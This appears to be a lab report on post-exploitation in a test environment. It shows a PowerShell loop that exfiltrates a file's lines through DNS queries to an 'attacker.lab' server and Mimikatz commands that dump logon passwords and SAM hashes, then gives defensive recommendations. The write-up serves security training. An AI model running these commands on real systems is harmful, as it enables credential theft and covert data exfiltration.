**Post-Exploitation and Exfiltration**

**Table of contents**

[1. Lab Objective 3](#_Toc2104)

[2. Tools 3](#_Toc2720)

[3. Data Exfiltration via DNS tunneling 3](#_Toc4889)

[4. Credential Dumping with Mimikatz 4](#_Toc32143)

[5. Findings 5](#_Toc22972)

[6. Recommendations 5](#_Toc15607)

**List of Figures**

[Figure 3.1 Shows file being created and data being sent to kali through powershell 3](#_Toc6362)

[Figure 3.2 Data collected at kali 4](#_Toc1218)

[Figure 4.1 Shows mimikatz commands being executed 5](#_Toc23187)

# Lab Objective

The goal of this phase was to simulate post-exploitation activities in a controlled lab environment, specifically:

* Extracting credentials from a compromised Windows VM using Mimikatz.
* Simulating data exfiltration via DNS tunneling using mock sensitive data, with a Kali VM acting as the attacker DNS server/sniffer.

# Tools

Mimikatz, nslookup, PowerShell

# Data Exfiltration via DNS tunneling

***Step 1 :*** create a test file as sensitive\_data.txt and add the following contents

***payroll2025***

***employee123***

***finance\_data***


***Step 2:*** Now try sending the .txt file to kali machine from windows PowerShell simultaneously on kali side run tcpdump command :

***sudo tcpdump -i eth0 udp port 53 -vvv***


Commands on PowerShell:

***Get-Content C:\Users\<you>\Desktop\sensitive\_data.txt | ForEach-Object {***

***nslookup "$\_.attacker.lab" 192.168.1.43 }***



#### Figure 3.1 Shows file being created and data being sent to kali through powershell



#### Figure 3.2 Data collected at kali

# Credential Dumping with Mimikatz

***Step 1:*** Download Mimikatz from official GitHub releases.


***Step 2:*** Run mimikatz as Administrator.


commands:

***privilege::debug***

***sekurlsa::logonpasswords***

***lsadump::sam***





#### Figure 4.1 Shows mimikatz commands being executed

# Findings

* Credential dumping via Mimikatz successfully exposed NTLM hashes from the Windows VM.
* DNS tunneling allowed mock sensitive data to leave the Windows VM and appear in attacker-controlled traffic captures.

# Recommendations

* ***Restrict Administrative Privileges:*** Prevent attackers from running tools like Mimikatz.
* ***Enable LSASS Protection:*** Configure Credential Guard to block unauthorized memory dumps.
* ***Monitor DNS Traffic:*** Detect abnormal queries (e.g., long/random subdomains).
* ***Network Segmentation:*** Limit internal hosts from direct DNS queries to external servers.
* ***Exfiltration Detection***: Use IDS/IPS and SIEM correlation to flag tunneling activity.